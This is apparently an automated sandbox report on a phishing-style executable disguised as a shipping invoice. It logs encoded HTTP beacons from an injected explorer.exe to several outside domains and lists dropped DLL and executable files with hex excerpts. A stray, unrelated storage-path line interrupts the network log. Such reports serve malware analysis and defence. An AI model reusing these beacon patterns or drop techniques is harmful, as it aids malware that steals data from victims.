Nov 26, 2020 15:09:00.543806076 CET	1414	IN	HTTP/1.1 404 Not Found Date: Thu, 26 Nov 2020 14:09:00 GMT Server: Apache/2.4.6 (CentOS) PHP/7.3.19 Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6d 71 67 66 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /mqgf/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49771	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:09:05.652915001 CET	1415	OUT	GET /mqgf/?1bz=KR2H7bR68gwXZ0UwRZoWOm+3/bRM+9g3CvwIMuaCj43AHNBZDZgp33E9vheCRffBPsp5&v2Jx9=0pY0Q8thwtJli0y0 HTTP/1.1 Host: www.gettingthehelloutofca.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:09:05.767719984 CET	1415	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 14:09:05 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49772	165.227.229.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:09:11.027050972 CET	1417	OUT	GET /mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=r6ma+nh27c9Sl8Bs3eAjHKVnQZRxhfFeaDOjGF4iprZzpmOBYsqZcbWmCWTHzEvxY19a HTTP/1.1 Host: www.caelaabadie.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:09:13.298913956 CET	1417	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 26 Nov 2020 14:09:11 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://caelaabadie.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=r6ma+nh27c9Sl8Bs3eAjHKVnQZRxhfFeaDOjGF4iprZzpmOBYsqZcbWmCWTHzEvxY19a Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Shipping INVOICE-BL Shipment..exe PID: 2792 Parent PID: 5812

General

Start time:	15:07:08
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe'

Imagebase:	0x400000
File size:	438107 bytes
MD5 hash:	579BA39B6A146080EF6481591440E445
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nse53A6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405D62	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nse53A7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405D62	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	10	4057DC	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	10	4057DC	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	10	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\3\phplive	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\3\phplive\flac.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\vnd.ms-excel.sheet.macroenabled.12.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\12.opends60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3\phplive\66.opends60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\thermal-cpu-cdev-order.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\MSBuildFramework.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\competitorsalesliterature.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\x-texinfo.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\3\phplive\guidgen.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4057DC	CreateDirectoryA
C:\Users\user\AppData\Roaming\pkgs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Roaming\pkgs\x-lz4.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Roaming\pkgs\rcxditui.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Roaming\pkgs\vjscsvr.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\font	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\font\init	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\font\init\msg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\font\init\msg\x-navi-animation.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\font\init\msg\x-pn-audibleaudio.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\manage	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\manage\mms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\manage\mms\crtowordses.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\manage\mms\WordExceptList.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\manage\mms\VCProjectEngine.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Roaming\panel	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Roaming\panel\box	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Roaming\panel\box\xbox	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Roaming\panel\box\xbox\msvsotbcct.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Roaming\panel\box\xbox\67.opends60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\medium	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\medium\listadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\medium\listadmin\glance_config	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\medium\listadmin\glance_config\eDbgJitUI.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\special_offers	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\special_offers\dirb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\special_offers\dirb\123	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\special_offers\dirb\123\dbsvcui.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\special_offers\dirb\123\number.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fckeditor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4057DC	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\fckeditor\makecert.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\Erodium	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA
C:\Users\user\AppData\Local\Temp\Prehnite.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405D2B	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nse53A6.tmp	success or wait	1	403620	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nse53A7.tmp	unknown	32768	cf 69 00 00 80 00 00 00 2c 01 00 00 08 00 00 00 2c 03 00 00 08 00 00 00 ec 23 00 00 0d 02 00 00 58 5d 00 00 00 00 00 75 68 00 00 01 00 00 00 9f 69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 2a 01 00 00 f1 ff ff ff d0 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.i......,.......,.........#.... ..X]......uh.......i.......... ....*..............	success or wait	29	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3\phplive\flac.xml	unknown	2706	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0a 3c 6d 69 6d 65 2d 74 79 70 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 72 65 65 64 65 73 6b 74 6f 70 2e 6f 72 67 2f 73 74 61 6e 64 61 72 64 73 2f 73 68 61 72 65 64 2d 6d 69 6d 65 2d 69 6e 66 6f 22 20 74 79 70 65 3d 22 61 75 64 69 6f 2f 66 6c 61 63 22 3e 0a 20 20 3c 21 2d 2d 43 72 65 61 74 65 64 20 61 75 74 6f 6d 61 74 69 63 61 6c 6c 79 20 62 79 20 75 70 64 61 74 65 2d 6d 69 6d 65 2d 64 61 74 61 62 61 73 65 2e 20 44 4f 20 4e 4f 54 20 45 44 49 54 21 2d 2d 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 3e 46 4c 41 43 20 61 75 64 69 6f 3c 2f 63 6f 6d 6d 65 6e 74 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 20 78 6d 6c 3a 6c 61 6e 67 3d 22 61 72	<?xml version="1.0" encoding="utf-8"?>. <mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="audio/flac">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>FLAC audio</comment>. <comment xml:lang="ar	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\3\phplive\vnd.ms-excel.sheet.macroenabled.12.xml	unknown	7697	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0a 3c 6d 69 6d 65 2d 74 79 70 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 72 65 65 64 65 73 6b 74 6f 70 2e 6f 72 67 2f 73 74 61 6e 64 61 72 64 73 2f 73 68 61 72 65 64 2d 6d 69 6d 65 2d 69 6e 66 6f 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 76 6e 64 2e 6d 73 2d 65 78 63 65 6c 2e 73 68 65 65 74 2e 6d 61 63 72 6f 45 6e 61 62 6c 65 64 2e 31 32 22 3e 0a 20 20 3c 21 2d 2d 43 72 65 61 74 65 64 20 61 75 74 6f 6d 61 74 69 63 61 6c 6c 79 20 62 79 20 75 70 64 61 74 65 2d 6d 69 6d 65 2d 64 61 74 61 62 61 73 65 2e 20 44 4f 20 4e 4f 54 20 45 44 49 54 21 2d 2d 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 20 78 6d 6c 3a 6c 61 6e 67	<?xml version="1.0" encoding="utf-8"?>. <mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="application/vnd.ms-excel.sheet.macroEnabled.12">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment xml:lang	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f9 2d 54 d9 bd 4c 3a 8a bd 4c 3a 8a bd 4c 3a 8a 9a 8a 46 8a bc 4c 3a 8a 9a 8a 42 8a bc 4c 3a 8a 52 69 63 68 bd 4c 3a 8a 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 ce dd 33 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 00 00 00 00 6a 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 d5 6e 00 10 00 00 00 02 00 00 05 00 00 00 08 00 00 00 04 00 0a 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$........- T..L:..L:..L:...F..L :...B..L:.Rich.L:.........PE.. L.....3C...........!.........j ....n........	success or wait	2	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\3\phplive\12.opends60.dll	unknown	53	00 00 ff ff 00 00 4c 01 07 15 8d 39 21 00 00 00 44 00 00 00 5f 73 72 76 5f 61 6e 73 69 5f 70 61 72 61 6d 64 61 74 61 00 6f 70 65 6e 64 73 36 30 2e 64 6c 6c 00	......L.....9!...D..._srv_ansi_paramdata.opends60.dll.	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\3\phplive\66.opends60.dll	unknown	42	00 00 ff ff 00 00 4c 01 07 15 8d 39 16 00 00 00 14 00 00 00 5f 73 72 76 5f 72 75 6e 00 6f 70 65 6e 64 73 36 30 2e 64 6c 6c 00	......L.....9........_srv_run.opends60.dll.	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\3\phplive\thermal-cpu-cdev-order.xml	unknown	508	0a 3c 21 2d 2d 0a 53 70 65 63 69 66 69 65 73 20 74 68 65 20 6f 72 64 65 72 20 6f 66 20 63 6f 6d 70 65 6e 73 61 74 69 6f 6e 20 74 6f 20 63 6f 6f 6c 20 43 50 55 20 6f 6e 6c 79 2e 0a 54 68 65 72 65 20 69 73 20 61 20 64 65 66 61 75 6c 74 20 61 6c 72 65 61 64 79 20 69 6d 70 6c 65 6d 65 6e 74 65 64 20 69 6e 20 74 68 65 20 63 6f 64 65 2c 20 62 75 74 0a 74 68 69 73 20 66 69 6c 65 20 63 61 6e 20 62 65 20 75 73 65 64 20 74 6f 20 63 68 61 6e 67 65 20 6f 72 64 65 72 0a 0a 54 68 65 20 46 6f 6c 6c 6f 77 69 6e 67 20 63 6f 6f 6c 69 6e 67 20 64 65 76 69 63 65 20 63 61 6e 20 70 72 65 73 65 6e 74 0a 2d 2d 3e 0a 0a 3c 43 6f 6f 6c 69 6e 67 44 65 76 69 63 65 4f 72 64 65 72 3e 0a 09 3c 21 2d 2d 20 53 70 65 63 69 66 79 20 43 6f 6f 6c 69 6e 67 20 64 65 76 69 63 65 20 6f 72 64 65	. .Specifies the order of compensation to cool CPU only..There is a default already implemented in the code, but.this file can be used to change order..The Following cooling device can present.-->..<CoolingDeviceOrder>.. Specify Cooling device orde	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3\phplive\MSBuildFramework.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 25 b2 33 43 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 08 00 00 60 00 00 00 20 00 00 00 00 00 00 4e 7f 00 00 00 20 00 00 00 80 00 00 00 00 06 6c 00 20 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 10 00 00 7e cd 00 00 03 00 00 04 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L...%.3C..... .!.....`... .....N.... .....I. ....~.....	success or wait	3	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3\phplive\competitorsalesliterature.xml	unknown	5902	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a 3c 3f 78 6d 6c 2d 73 74 79 6c 65 73 68 65 65 74 20 74 79 70 65 3d 27 74 65 78 74 2f 78 73 6c 27 20 68 72 65 66 3d 27 65 6e 74 69 74 79 2e 78 73 6c 27 3f 3e 0d 0a 3c 45 6e 74 69 74 79 20 78 6d 6c 6e 73 3a 78 73 64 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 22 20 78 6d 6c 6e 73 3a 78 73 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 3e 0d 0a 20 20 3c 69 64 3e 61 38 65 32 38 32 36 62 2d 62 34 33 30 2d 34 63 31 33 2d 38 37 36 35 2d 64 32 62 30 30 39 65 34 38 66 39 39 3c 2f 69 64 3e 0d 0a	...<?xml version="1.0" encoding="utf-8"?>..<?xml-stylesheet type='text/xsl' href='entity.xsl'?>..<Entity xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">.. <id>a8e2826b-b430-4c13-8765-d2b009e48f99</id>..	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\3\phplive\x-texinfo.xml	unknown	3100	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0a 3c 6d 69 6d 65 2d 74 79 70 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 72 65 65 64 65 73 6b 74 6f 70 2e 6f 72 67 2f 73 74 61 6e 64 61 72 64 73 2f 73 68 61 72 65 64 2d 6d 69 6d 65 2d 69 6e 66 6f 22 20 74 79 70 65 3d 22 74 65 78 74 2f 78 2d 74 65 78 69 6e 66 6f 22 3e 0a 20 20 3c 21 2d 2d 43 72 65 61 74 65 64 20 61 75 74 6f 6d 61 74 69 63 61 6c 6c 79 20 62 79 20 75 70 64 61 74 65 2d 6d 69 6d 65 2d 64 61 74 61 62 61 73 65 2e 20 44 4f 20 4e 4f 54 20 45 44 49 54 21 2d 2d 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 3e 54 65 58 49 6e 66 6f 20 64 6f 63 75 6d 65 6e 74 3c 2f 63 6f 6d 6d 65 6e 74 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 20 78 6d	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="text/x-texinfo">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>TeXInfo document</comment>. <comment xm	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
